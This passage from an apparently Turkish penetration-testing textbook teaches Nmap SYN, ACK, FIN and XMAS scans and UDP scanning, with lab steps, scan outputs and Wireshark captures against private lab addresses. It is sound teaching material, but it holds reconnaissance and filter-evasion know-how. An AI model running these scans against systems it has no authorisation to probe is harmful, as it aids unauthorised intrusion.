Yöntemde tam bağlantı kurulmadığı için **uygulama katmanına** geçilmez. Dolayısıyla TCP Connect taramaya göre daha az kayıt bırakır ve daha **sessiz** kabul edilir. Özellikle büyük ağlarda hızlı ön keşif (reconnaissance) amacıyla çoğunlukla tercih edilir. SYN tarama, sistemin kapısını çalıp içeriden **buyurun** cevabını duyduktan sonra içeri girmeden geri dönmeye benzetilebilir.

3. Uygulama

Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **22 numaralı portun** durumunu tespit etmek amacıyla **Nmap aracı kullanılarak TCP SYN (-sS) tarama yöntemi ile port taraması gerçekleştiriniz.** Tarama işlemini gerçekleştirirken ağ trafiğini **Wireshark** aracıyla izleyiniz ve elde edilen paketleri inceleyerek gerçekleştirilen taramanın **TCP SYN (yarı açık) tarama yöntemi** olduğunu kanıtlayınız.

1. Adım: Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **22** numaralı portun durumunu Nmap kullanarak test ediniz ve **nmap -sS -p 22 192.168.1.27** komutunu kullanarak **tek bir port** üzerinde **TCP SYN taraması** gerçekleştiriniz (Görsel 2.13).

```
┌──(root㉿kali)-[~]
└─# nmap -sS -p 22  192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 16:49 EDT
Nmap scan report for 192.168.1.27
Host is up (0.00027s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.13: 22 numaralı portun tarama sonucu

2. Adım: Birinci adımda gerçekleştirilen **TCP SYN port taraması** sırasında ağ trafiği **Wireshark** aracı ile izleyiniz ve elde edilen paketleri analiz ediniz. Yapılan inceleme sonucunda hedef sistem ile tarama yapan makine arasında gerçekleşen **TCP paket akışını** filtreleme kısmına **tcp.port ==22** yazarak bağlantı sürecini değerlendiriniz.

3. Adım: Değerlendirmenizi aşağıda yapılan tespit ile karşılaştırınız.

DEĞERLENDİRME: 192.168.1.27 IP adresli sistem üzerinde gerçekleştirilen tarama sırasında Wireshark çıktılarında sırasıyla **SYN** ve **SYN/ACK** paketlerinin gönderildiği görülmüştür. SYN tarama yönteminde bağlantı başlatılmasına rağmen **TCP üçlü el sıkışma süreci tamamlanmaz.** Tarama aracı SYN/ACK yanıtını aldıktan sonra **ACK paketi göndermek yerine RST paketi göndererek bağlantıyı sonlandırır.** Elde edilen bu paket akışı **SYN → SYN/ACK → RST** şeklinde gerçekleşmektedir. Bu durum, gerçekleştirilen taramanın **TCP SYN (-sS) tarama yöntemi** olduğunu göstermektedir. SYN tarama yönteminde bağlantı tam olarak kurulmadığı için uygulama katmanına geçilmez ve bu nedenle bu yöntem **TCP Connect taramaya göre daha sessiz bir tarama tekniği** olarak kabul edilmektedir (Görsel 2.14).

tcp.port == 22

No.	Time	Source	Destination	Protocol	Length	Info
615	58.989233	192.168.1.100	192.168.1.27	TCP	60	56412 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
616	58.989245	192.168.1.100	192.168.1.27	TCP	60	[TCP Retransmission] 56412 → 22 [SYN] Seq=0 Win=1024 Len=0 M
617	58.989349	192.168.1.27	192.168.1.100	TCP	58	22 → 56412 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
618	58.989352	192.168.1.27	192.168.1.100	TCP	58	[TCP Retransmission] 22 → 56412 [SYN, ACK] Seq=0 Ack=1 Win=6
619	58.991471	192.168.1.100	192.168.1.27	TCP	60	56412 → 22 [RST] Seq=1 Win=0 Len=0
620	58.991479	192.168.1.100	192.168.1.27	TCP	60	56412 → 22 [RST] Seq=1 Win=0 Len=0
3513	210.750812	192.168.1.100	192.168.1.27	TCP	60	44739 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3514	210.750827	192.168.1.100	192.168.1.27	TCP	60	[TCP Retransmission] 44739 → 22 [SYN] Seq=0 Win=1024 Len=0 M

Görsel 2.14: Paket analizi

4. Adım: **nmap -sS -p 22 --packet-trace 192.168.1.27** komutunu yazarak **TCP SYN SCAN** yapıldığını farklı bir yöntemle doğrulayınız.

Not

Nmap çıktısında "SENT TCP ... S" ifadesi hedef sisteme SYN bayrağı içeren bir TCP paketi gönderildiğini gösterir. Hedef sistemin "RCVD TCP ... SA" şeklinde SYN/ACK yanıtı vermesi, ilgili portun açık olduğunu gösterir ayrıca bu iki satır, **SYN scan olduğunu kanıtlar** (Görsel 2.15).

```
┌──(root㉿kali)-[~]
└─# nmap -sS -p 22 --packet-trace 192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 16:47 EDT
SENT (0.0942s) ARP who-has 192.168.1.27 tell 192.168.1.100
RCVD (0.0945s) ARP reply 192.168.1.27 is-at F8:89:D2:A9:13:95
NSOCK INFO [0.1570s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.1580s] nsock_connect_udp(): UDP connection requested to 192.168.1.1:53 (IOD #1) EID 8
NSOCK INFO [0.1580s] nsock_read(): Read request from IOD #1 [192.168.1.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.1580s] nsock_write(): Write request for 43 bytes to IOD #1 EID 27 [192.168.1.1:53]
NSOCK INFO [0.1580s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.1.1:53]
NSOCK INFO [0.1580s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [192.168.1.1:53]
NSOCK INFO [0.2750s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.1.1:53] (81 bytes)
NSOCK INFO [0.2750s] nsock_read(): Read request from IOD #1 [192.168.1.1:53] (timeout: -1ms) EID 34
NSOCK INFO [0.2750s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.2750s] nevent_delete(): nevent_delete on event #34 (type READ)
SENT (0.3300s) TCP 192.168.1.100:56412 > 192.168.1.27:22 S ttl=52 id=34673 iplen=44  seq=3354383644 win=1024 <mss 1460>
RCVD (0.3305s) TCP 192.168.1.27:22 > 192.168.1.100:56412 SA ttl=128 id=44629 iplen=44  seq=757037617 win=64240 <mss 1460>
Nmap scan report for unknownf889d2a91395.home (192.168.1.27)
Host is up (0.00038s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.15: Komut çıktısı

Sıra Sizde

Bir sızma testi sürecinde hedef sistem üzerinde çalışan servislerin erişilebilirliğini analiz etmek amacıyla Nmap aracını kullanarak TCP Connect (-sT) tarama yöntemi ile belirli portlar üzerinde tarama gerçekleştiriniz. Hedef sistemde açık olan servisleri tespit ederek port durumlarını analiz ediniz ve elde edilen bulguları yorumlayınız.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

2.2.1.3. TCP ACK Tarama

TCP ACK tarama, TCP Connect ve TCP SYN taramalarından farklı olarak kullanılır. Bu yöntemin temel amacı, doğrudan portun açık veya kapalı olup olmadığını belirlemek değildir. Daha çok, hedef sistem ile kaynak arasında bir güvenlik duvarı veya paket filtreleme bulunup bulunmadığını analiz etmek için kullanılır. Bu taramada port gerçekten kapalı mı yoksa bir güvenlik duvarı tarafından mı engelleniyor, sorusuna cevap aranır. Bu yöntemde hedef sisteme yalnızca **ACK bayrağı set edilmiş** bir TCP paketi gönderilir. Normal şartlarda bir sistem, daha önce başlatılmamış bir bağlantı için gelen ACK paketini **geçersiz** kabul eder ve **RST** yanıtı üretir. Hedef sistem **RST** yanıtı verirse gönderilen paket, hedefe ulaşmış ve filtrelenmemiş demektir. Bu durumda port, **unfiltered** olarak değerlendirilir ancak bu durum, portun açık olduğu anlamına gelmez. Yalnızca arada aktif bir engelleme (güvenlik duvarı vb.) olmadığını gösterir. Hiçbir yanıt alınmazsa (timeout), gönderilen paketin büyük olasılıkla bir güvenlik duvarı tarafından engellendiği anlaşılır. Bu durumda port, **filtered** olarak değerlendirilir.

TCP ACK tarama, portun açık mı kapalı mı olduğunu net olarak söylemez. Çünkü açık veya kapalı bir port, bağlantı başlatılmamış bir ACK paketine genellikle aynı şekilde RST yanıtı verir. Bu nedenle sonuç genellikle **filtered** veya **unfiltered** şeklinde raporlanır. Bu yöntem, güvenlik duvarı kural setlerini algılamak ve ağ topolojisi hakkında çıkarım yapmak için oldukça kullanışlı bilgiler verir ancak tek başına portun servis durumunu belirlemek için yeterli değildir. Bir sızma testinde yalnızca açık portları bulmak yeterli değildir.

Aynı zamanda şu sorulara da cevap aranır:

- Hedef sistem ile test makinesi arasında bir güvenlik duvarı var mı?
- Filtreleme, duruma göre mi (stateful) yoksa sabit kurallarla mı çalışıyor?
- Hangi portlara erişim serbest, hangileri engellenmiş?

Sızma testi sırasında bazen SYN tarama sonuçları yanıltıcı olabilir. Örneğin bir port **filtered** görünebilir ancak bunun nedeni gerçekten kapalı olması değil bir güvenlik duvarı politikası olabilir. TCP ACK tarama bu ayrımı yapmaya yardımcı olur.

TCP ACK tarama sayesinde şunlar görülebilir:

- Paket filtreleme yapılıp yapılmadığı anlaşılabilir.
- Stateful firewall davranışı gözlemlenebilir.
- Ağ topolojisi hakkında çıkarım yapılabilir.
- Erişim kontrol listeleri (ACL) hakkında dolaylı bilgi edinilebilir.

Sonuç olarak TCP ACK tarama, keşif ve haritalama aşamasında kullanılması gereken önemli bir tekniktir.

4. Uygulama

Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **22 numaralı portun filtreleme durumunu tespit etmek amacıyla** Nmap aracı kullanılarak **TCP ACK (-sA)** tarama yöntemi ile port taraması gerçekleştiriniz.

1. Adım: Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **22 numaralı portun filtrelenip filtrelenmediğini tespit etmek amacıyla** Nmap aracı kullanılarak **TCP ACK (-sA) taraması** gerçekleştirmek için **nmap -sA -p 22 192.168.1.27** komutunu kullanarak ilgili port üzerinde tarama yapınız ve elde edilen sonuçları inceleyiniz (Görsel 2.16).

```
┌──(root㉿kali)-[~]
└─# nmap -sA -p 22 192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 17:20 EDT
Nmap scan report for 192.168.1.27
Host is up (0.00032s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.16: Port taramasının sonucu



2. Adım: Birinci adımda gerçekleştirilen **TCP ACK port taraması** sırasında elde edilen Nmap çıktılarını inceleyerek portun filtreleme durumu değerlendiriniz.

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: 192.168.1.27 IP adresli sistem üzerinde yapılan tarama sonucunda **22** numaralı portun **filtered** durumda olduğu görülmektedir. Bu durum, gönderilen ACK paketinin hedef sistem tarafından **doğrudan yanıtlanmadığını** göstermektedir. Büyük olasılıkla arada bulunan bir **güvenlik duvarı veya paket filtreleme mekanizması**, gönderilen paketi engellemiş ve hedef sistemden herhangi bir yanıt alınmasını önlemiştir. TCP ACK tarama yönteminde portun açık veya kapalı olduğu doğrudan belirlenemez. Bu yöntem daha çok **gönderilen paketin hedefe ulaşıp ulaşmadığını ve arada aktif bir filtreleme mekanizmasının bulunup bulunmadığını tespit etmek amacıyla** kullanılmaktadır. Bu nedenle elde edilen **filtrelenmiş sonucu**, ilgili portun bir güvenlik duvarı veya benzeri bir güvenlik mekanizması tarafından filtrelenmiş olabileceğini göstermektedir.

2.2.1.4. FIN Port Tarama Yöntemleri

FIN port tarama yöntemi, TCP bayrak (flag) değerlerinin kandırılma esasına dayalı gelişmiş tarama tekniklerinden biridir. Bu yöntem, TCP protokolünün RFC tanımında belirtilen davranış modelinden yararlanır. Bu yöntemin amacı doğrudan klasik bağlantı kurmak değil hedef sistemin olmayan bir bağlantıdan kaynaklı beklenmeyen bir TCP paketi karşısındaki tepkisini analiz etmektir.

TCP'de normal şartlarda bağlantı sonlandırılırken **FIN (Finish)** bayrağı kullanılır. Bu bayrak, mevcut bir TCP oturumunun kapatılmak istendiğini ifade eder. Ancak FIN taramada, ortada kurulmuş bir bağlantı olmamasına rağmen hedef porta yalnızca FIN bayrağı set edilmiş bir TCP paketi gönderilir. Normal bir TCP oturumu başlatılmadığı için bu paket **beklenmeyen** bir paket olarak değerlendirilir.

FIN bayrağı genellikle dört adımlı bir kapanış sürecinin parçasıdır. Bu sürece **four-way handshake** denir.

Four-way handshake sürecinin ilerlemesi şöyledir:

1. Bir taraf FIN gönderir.
2. Karşı taraf ACK ile onaylar.
3. Karşı taraf kendi FIN paketini gönderir.
4. İlk taraf ACK göndererek bağlantıyı tamamen sonlandırır.

Bağlantı sonlandırma sırasında TCP durumları şu şekilde ilerleyebilir:

- FIN_WAIT_1
- FIN_WAIT_2
- CLOSE_WAIT
- LAST_ACK
- TIME_WAIT

Belirtilen durumlar, bağlantının kontrollü ve güvenli şekilde kapatılmasını sağlar.

Yapılacak testlerde hedef sistemin FIN bayrağı set edilmiş TCP paketine verebileceği tepkiler ise şu şekildedir:

- Eğer port **kapalı** ise sistem genellikle **RST** yanıtı verir.
- Eğer port **açık** ise RFC'ye uygun sistemler hiçbir yanıt vermez.
- Eğer paket bir güvenlik duvarı tarafından engellenirse yanıt alınmaz ve port filtrelenmiş olabilir.

Burada dikkat edilmesi gereken nokta, FIN taramada **yanıt gelmemesi** çoğu zaman portun açık olabileceğini gösterir ancak filtreleme ihtimali de her zaman göz önünde bulundurulmalıdır. Bu durum TCP SYN taramadan farklıdır. SYN taramada açık port, SYN/ACK ile yanıt verirken FIN taramada açık port genellikle sessiz kalır.

FIN tarama özellikle güvenlik duvarı yapılandırmalarını test etmek için kullanılır. Bazı basit firewall kuralları yalnızca SYN bayrağı taşıyan paketleri denetler. SYN içermeyen paketler filtreleme mekanizmasından kaçabilir.

FIN tarama şu amaçlarla tercih edilir:

- Basit paket filtrelerini tespit etmek
- Güvenlik duvarı kurallarını analiz etmek
- IDS/IPS sistemlerinin davranışını gözlemlemek
- TCP stack implementasyon farklarını incelemek

Özellikle ağ üzerinde SYN tarama filtreleniyorsa FIN tarama alternatif bir yöntem olarak kullanılabilir ancak modern sistemlerin büyük çoğunluğu bu tür anormal bayrak kombinasyonlarını tespit edebilmektedir. Bu nedenle FIN tarama bugün daha çok analiz ve davranış gözlemi amacıyla kullanılmaktadır.

5. Uygulama

Yerel ağda bulunan **192.168.1.191** IP adresli sistem üzerinde **443** numaralı portun durumunu test ediniz. Bunun için Nmap aracı kullanılarak TCP FIN taraması gerçekleştiniz.

1. Adım: Yerel ağda bulunan **192.168.1.191** IP adresli sistem üzerinde **443** numaralı portun durumunu tespit etmek amacıyla Nmap aracı kullanılarak **TCP FIN (-sF) taraması** gerçekleştiriniz. Bunun için **nmap -sF -p 443 192.168.1.191** komutunu kullanarak ilgili port üzerinde tarama yapınız ve elde edilen sonuçları inceleyiniz (Görsel 2.17).

```
┌──(root㉿kali)-[~]
└─# nmap -sF -p 443 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 18:01 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.052s latency).

PORT    STATE         SERVICE
443/tcp open|filtered https
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.17: 443 No.lu portun tarama sonucu



2. Adım: Birinci adımda gerçekleştirilen **TCP FIN port taraması** sonucunda elde edilen Nmap çıktılarını inceleyerek portun durumunu değerlendiriniz.

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: **192.168.1.191** IP adresli sistem üzerinde yapılan tarama sonucunda **443** numaralı portun **open|filtered** durumda olduğu görülmektedir. Bu sonuç, gönderilen **FIN bayrağı içeren TCP paketine hedef sistemin herhangi bir yanıt vermediğini** göstermektedir.

TCP FIN tarama yönteminde hedef sistemin davranışı şu şekilde yorumlanır:

- Eğer port **kapalı** ise sistem genellikle **RST** yanıtı gönderir.
- Eğer port **açık** ise RFC standartlarına uygun sistemler genellikle **hiçbir yanıt vermez.**
- Eğer paket bir **güvenlik duvarı veya paket filtreleme mekanizması tarafından engellenirse** yine yanıt alınmayabilir.

Nmap, yanıt alınmayan durumlarda portu **open|filtered** olarak raporlamaktadır. Başka bir deyişle portun gerçekten açık olup olmadığı ya da bir güvenlik duvarı tarafından filtrelenip filtrelenmediği kesin olarak belirlenememektedir. Bu tarama sonucunda elde edilen **open|filtered** sonucu, 192.168.1.191 IP adresli sistem üzerinde bulunan **443** numaralı portun **açık olabileceğini** veya arada bulunan bir güvenlik duvarı tarafından **filtrelenmiş olabileceğini** göstermektedir. Daha kesin bir sonuç elde edebilmek için **TCP SYN** veya **TCP Connect tarama yöntemleri ile** ek doğrulama yapılması önerilir.

2.2.1.5. XMAS Tarama Yöntemleri

XMAS tarama, TCP bayraklarının özel kombinasyonlarla değiştirilip kullanılması esasına dayanan port tarama tekniklerinden biridir. Bu yöntem, klasik bağlantı kurma mantığından tamamen farklıdır. Amaç, bir TCP oturumu başlatmak değil hedef sistemin beklenmeyen ve standart dışı bir TCP paketine verdiği tepkiyi analiz etmektir. Bağlantı kurulmamış bir porta gönderilen anormal bayrak kombinasyonlarına sistemin nasıl tepki vermesi gerektiği, TCP protokolü RFC dokümanlarında tanımlanmıştır. XMAS tarama, bu davranış modelinden yararlanır. TCP bağlantı temelli bir protokoldür.

TCP normal akış şu şekildedir:

- SYN
- SYN/ACK
- ACK
  - Bağlantı kurulur.
  - Veri alışverişi yapılır.
  - FIN ile sonlandırılır.

Başka bir deyişle FIN, PSH, URG gibi bayraklar ancak **aktif bir bağlantı (established state)** varken bir anlam ifade eder. Ortada daha önce başlatılmış bir bağlantı yoksa ve herhangi bir oturum durumu (session state) bulunmuyorsa buna rağmen hedef porta; **sadece FIN, FIN + PSH + URG (XMAS)** veya **hiç bayrak set edilmemiş (NULL scan)** türünde bir paket gelmesi hâlinde bu, TCP açısından **beklenmeyen durum (unexpected segment)** olarak değerlendirilir. Bu bayraklar yalnızca aktif bir TCP oturumunun parçası olabilir.

Bağlantı yokken FIN gelmesi, sistem açısından "Var olmayan bir bağlantıyı kapatmaya çalışıyorum." anlamını ifade eder. Bu, protokol açısından istenmeyen anlamsız bir durumdur.

XMAS taramada gönderilen TCP paketinde aynı anda set edilen bayraklar şunlardır:

- FIN
- PSH
- URG

Bazı uygulamalarda RST hariç diğer kontrol bayraklarının çoğu aktif hâle getirilebilir ancak klasik XMAS taramada FIN, PSH ve URG kombinasyonu set edilir. Normal bir TCP iletişiminde bu üç bayrağın aynı anda, üstelik ortada aktif bir bağlantı yokken gönderilmesi beklenen bir durum değildir. Bu nedenle hedef sistemin verdiği cevap, portun durumu hakkında bilgi üretir (Tablo 2.4).

Tablo 2.4: TCP Bayrağı Açıklamaları

Hedef Sistem Tepkisi	Teknik Açıklama	Olası Port Durumu	Sızma Testi Yorumu
RST paketi gönderilmesi	Sistem, ilgili portta aktif bir bağlantı bulamaz ve RFC'ye uygun şekilde reset üretir.	Closed (çoğunlukla)	Port büyük ihtimalle kapalıdır ancak bazı işletim sistemleri açık portta da RST dönebilir. Bu nedenle diğer taramalarla doğrulanmalıdır.
Hiç yanıt verilmemesi	Sistem, anormal segmenti yok sayar veya firewall, paketi sessizce düşürür.	Open|Filtered	Port açık olabilir ya da paket filtrelenmiş olabilir. Kesin karar için SYN tarama ile karşılaştırma yapılmalıdır.
ICMP hata mesajı (örneğin Type 3 Code 13)	Paket, ağ veya firewall tarafından engellenmiştir.	Filtered	Portun durumu belirlenemez. Ağ seviyesinde filtreleme vardır.
Tüm portlarda RST alınması	TCP implementasyonu RFC davranışını birebir uygulamıyor olabilir veya güvenlik cihazı müdahalesi vardır.	Belirsiz	XMAS tarama güvenilirliğini kaybeder. İşletim sistemi farkı veya IPS müdahalesi olabilir.
Tutarsız / değişken yanıtlar	Stateful firewall veya IPS trafik davranışına göre tepki veriyor olabilir.	Belirsiz	Güvenlik cihazı varlığı araştırılmalıdır. Farklı tarama teknikleriyle korelasyon yapılmalıdır.

Teknik, adını TCP paketinin birçok bayrağının aynı anda aktif edilmesinden alır. Paket, bir **yılbaşı ağacı** görüntüsü gibidir. Bu nedenle literatürde **Christmas Tree Scan** olarak da geçer.

6. Uygulama

Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **443** numaralı portun durumunu test ediniz. Bunun için Nmap aracı kullanılarak **TCP XMAS taraması** gerçekleştiriniz ve sonuçları yorumlayınız.

1. Adım: Yerel ağda bulunan **192.168.1.27** IP adresli sistem üzerinde **443** numaralı portun durumunu tespit etmek amacıyla Nmap aracı kullanılarak **XMAS taraması** gerçekleştiriniz. Bunun için **nmap -sX -p 443 192.168.1.27** komutunu kullanarak ilgili port üzerinde tarama yapınız ve elde edilen sonuçları inceleyiniz (Görsel 2.18).

```
┌──(root㉿kali)-[~]
└─# nmap -sX -p 443 192.168.1.27
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 18:10 EDT
Nmap scan report for 192.168.1.27
Host is up (0.00022s latency).

PORT    STATE         SERVICE
443/tcp open|filtered https
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Görsel 2.18: Port tarama sonucu

2. Adım: Birinci adımda gerçekleştirilen **TCP XMAS port taraması** sırasında elde edilen Nmap çıktılarını ve ağ trafiğini **Wireshark** aracılığıyla inceleyerek değerlendiriniz.

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Wireshark üzerinde gönderilen TCP paketinin **FIN, PSH ve URG bayraklarını** içerdiği görülecektir (Görsel 2.19). Hedef sistemin bu pakete verdiği yanıt, portun durumunun yorumlanmasını sağlar.

tcp.port == 443

No.	Time	Source	Destination	Protocol	Length	Info
54	4.589747	192.168.1.100	192.168.1.27	TCP	60	47394 → 443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
55	4.589759	192.168.1.100	192.168.1.27	TCP	60	[TCP Retransmission] 47394 → 443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
56	4.690213	192.168.1.100	192.168.1.27	TCP	60	47396 → 443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
57	4.690221	192.168.1.100	192.168.1.27	TCP	60	[TCP Retransmission] 47396 → 443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
58	7.500591	104.16.102.112	192.168.1.27	TLSv1.2	92	Application Data
59	7.502011	192.168.1.27	104.16.102.112	TLSv1.2	96	Application Data
60	7.502020	192.168.1.27	104.16.102.112	TCP	96	[TCP Retransmission] 47018 → 443 [PSH, ACK] Seq=1 Ack=39 Win=256 Len=42
61	7.547481	104.16.102.112	192.168.1.27	TCP	56	443 → 47018 [ACK] Seq=39 Ack=43 Win=18 Len=0
70	11.011656	192.168.1.27	170.114.2.61	TLSv1.2	82	Application Data
71	11.011710	192.168.1.27	170.114.2.61	TCP	82	[TCP Retransmission] 43252 → 443 [PSH, ACK] Seq=1 Ack=1 Win=254 Len=28
72	11.147862	170.114.2.61	192.168.1.27	TLSv1.2	78	Application Data
73	11.190626	192.168.1.27	170.114.2.61	TCP	54	43252 → 443 [ACK] Seq=29 Ack=25 Win=254 Len=0
74	11.190639	192.168.1.27	170.114.2.61	TCP	54	[TCP Dup ACK 73#1] 43252 → 443 [ACK] Seq=29 Ack=25 Win=254 Len=0
87	14.257653	192.168.1.27	157.240.238.60	TLSv1.2	124	Application Data
88	14.257667	192.168.1.27	157.240.238.60	TCP	124	[TCP Retransmission] 47154 → 443 [PSH, ACK] Seq=1 Ack=1 Win=256 Len=70
89	14.269662	157.240.238.60	192.168.1.27	TCP	56	443 → 47154 [ACK] Seq=1 Ack=71 Win=359 Len=0
90	14.314185	157.240.238.60	192.168.1.27	TLSv1.2	126	Application Data
91	14.357235	192.168.1.27	157.240.238.60	TCP	54	47154 → 443 [ACK] Seq=71 Ack=73 Win=256 Len=0
92	14.357246	192.168.1.27	157.240.238.60	TCP	54	[TCP Dup ACK 91#1] 47154 → 443 [ACK] Seq=71 Ack=73 Win=256 Len=0
93	14.367768	192.168.1.27	23.205.48.77	TCP	54	47311 → 443 [FIN, ACK] Seq=1 Ack=1 Win=259 Len=0
94	14.367781	192.168.1.27	23.205.48.77	TCP	54	[TCP Retransmission] 47311 → 443 [FIN, ACK] Seq=1 Ack=1 Win=259 Len=0
95	14.419399	23.205.48.77	192.168.1.27	TLSv1.2	85	Encrypted Alert

Görsel 2.19: Paket incelemesi

TCP FIN tarama yönteminde hedef sistemin davranışı şu şekilde yorumlanır:

192.168.1.27 IP adresli sistem üzerinde yapılan tarama sonucunda **443** numaralı portun open|filtered durumda olduğu görülmektedir. Bu sonuç, hedef sisteme gönderilen **FIN, PSH ve URG** bayraklarını içeren **TCP paketine** sistem tarafından **herhangi bir yanıt verilmediğini** göstermektedir.

TCP XMAS tarama yönteminde hedef sistemin verdiği tepkiler şu şekilde yorumlanır:

- Eğer port **kapalı** ise sistem genellikle **RST** yanıtı gönderir.
- Eğer port **açık** ise RFC standartlarına uygun sistemler bu tür anormal paketlere **hiçbir yanıt vermez.**
- Eğer paket bir **güvenlik duvarı** veya **paket filtreleme mekanizması** tarafından engellenirse yine yanıt alınmayabilir.

Nmap, bu nedenle yanıt alınmayan durumları **open|filtered** olarak raporlamaktadır. Başka bir deyişle ilgili portun gerçekten açık olup olmadığı veya bir güvenlik duvarı tarafından filtrelenip filtrelenmediği kesin olarak belirlenememektedir. Bu tarama sonucuna göre **192.168.1.27** IP adresli sistem üzerindeki **443** numaralı portun **açık olabileceği** veya **bir güvenlik mekanizması tarafından filtrelenmiş olabileceği** değerlendirilmektedir. Daha kesin bir sonuç elde edebilmek için **TCP SYN (-sS) veya TCP Connect (-sT) tarama yöntemleri** ile ek doğrulama yapılması önerilmektedir.

2.2.2. UDP Port Tarama Yöntemleri

TCP portlarının incelenmesi, bir sistem hakkında önemli bilgiler sunar ancak tüm servisler TCP üzerinden çalışmaz. DNS, SNMP, DHCP, TFTP, bazı VoIP uygulamaları gibi birçok önemli servis **UDP (User Datagram Protocol)** kullanır. Bu nedenle sızma testi sürecinde sadece TCP portlarını incelemek yeterli değildir. UDP portlarının da incelenmesi gereklidir.

UDP, TCP'den farklı olarak **bağlantısız (connectionless)** bir protokoldür. Başka bir deyişle veri iletimi başlamadan önce herhangi bir üçlü el sıkışma süreci gerçekleşmez. Gönderici, paketi doğrudan hedefe iletir. Hedef sistem, paketi alır ya da almaz. Bu yapısı nedeniyle UDP daha hızlıdır ancak TCP'ye kıyasla hata kontrol ve oturum doğrulama sistemlerini içermez. Port tarama açısından bu durum önemli bir farklılık yaratır. TCP'de hedef sistemin verdiği yanıtlara bakarak açık, kapalı veya filtrelenmiş portlar daha net yorumlanabilirken UDP'de yanıtlar daha sınırlıdır. Çoğu zaman yanıt alınmaması dahi başlı başına bir yorum gerektirir.

UDP Tarama Mantığı: Hedef sistemin belirlenen portuna UDP paketi gönderilir. Bu paket genellikle boş veya basit bir veri içerebilir. Hedef sistemin verdiği tepkiye göre portun durumu değerlendirilir.

Paket gönderildikten sonra oluşan durumlar şunlardır:

- Hedef sistemden **ICMP Port Unreachable** mesajı dönerse ilgili UDP portunun kapalı olduğu anlaşılır.
- Hiçbir yanıt alınmazsa **port açık** veya **filtrelenmiş** olabilir. Çünkü birçok UDP servisi, geçersiz veya boş bir isteğe yanıt vermeyebilir.
- Gönderilen pakete uygulama katmanından bir yanıt gelirse ilgili UDP portunun **açık** olduğu düşünülebilir.



Burada önemli nokta, UDP tarama sonuçlarının çoğu zaman **open|filtered** şeklinde yorumlanmasıdır. Bunun nedeni, yanıt alınmamasının hem açık bir servisten hem de bir güvenlik duvarından kaynaklanabiliyor olabileceğidir.

Sızma testinde **UDP tarama** genellikle ikinci aşamada yapılır.

İkinci aşamada yapılmasının nedenleri şunlardır:

- TCP'ye göre daha yavaş sonuç verir.
- ICMP hız sınırlamaları (rate limiting) nedeniyle gecikmeler oluşabilir.
- Yanıt yorumlaması daha zordur.

Kritik öneme sahip servislerin büyük kısmı UDP üzerinden çalışır.

Özellikle şu gibi servisler yanlış yapılandırıldığında ciddi güvenlik açıklarına yol açabilir:

- DNS (53/udp)
- SNMP (161/udp)
- NTP (123/udp)

UDP tarama ile şu işlemler gerçekleştirilebilir:

- Açık bırakılmış gereksiz servisler tespit edilebilir.
- Versiyon bilgisi sızdıran servisler belirlenebilir.
- Amplification saldırılarına açık servisler keşfedilebilir.
- İç ağ topolojisi hakkında çıkarım yapılabilir.

UDP bağlantısız bir protokol olduğu için stateful firewalllar farklı davranış sergileyebilir.

Birçok güvenlik duvarı şunları yapabilir:

- Gelen UDP paketlerini varsayılan olarak engeller.
- ICMP hata mesajlarını filtreleyebilir.
- Yanıt üretimini sınırlandırabilir.

Test yapan kişinin sonuçları dikkatli yorumlaması gerekir. Yanıt alınmaması her zaman portun açık olduğu anlamına gelmez, çoğu zaman filtreleme ihtimali de göz önünde bulundurulmalıdır.

7. Uygulama

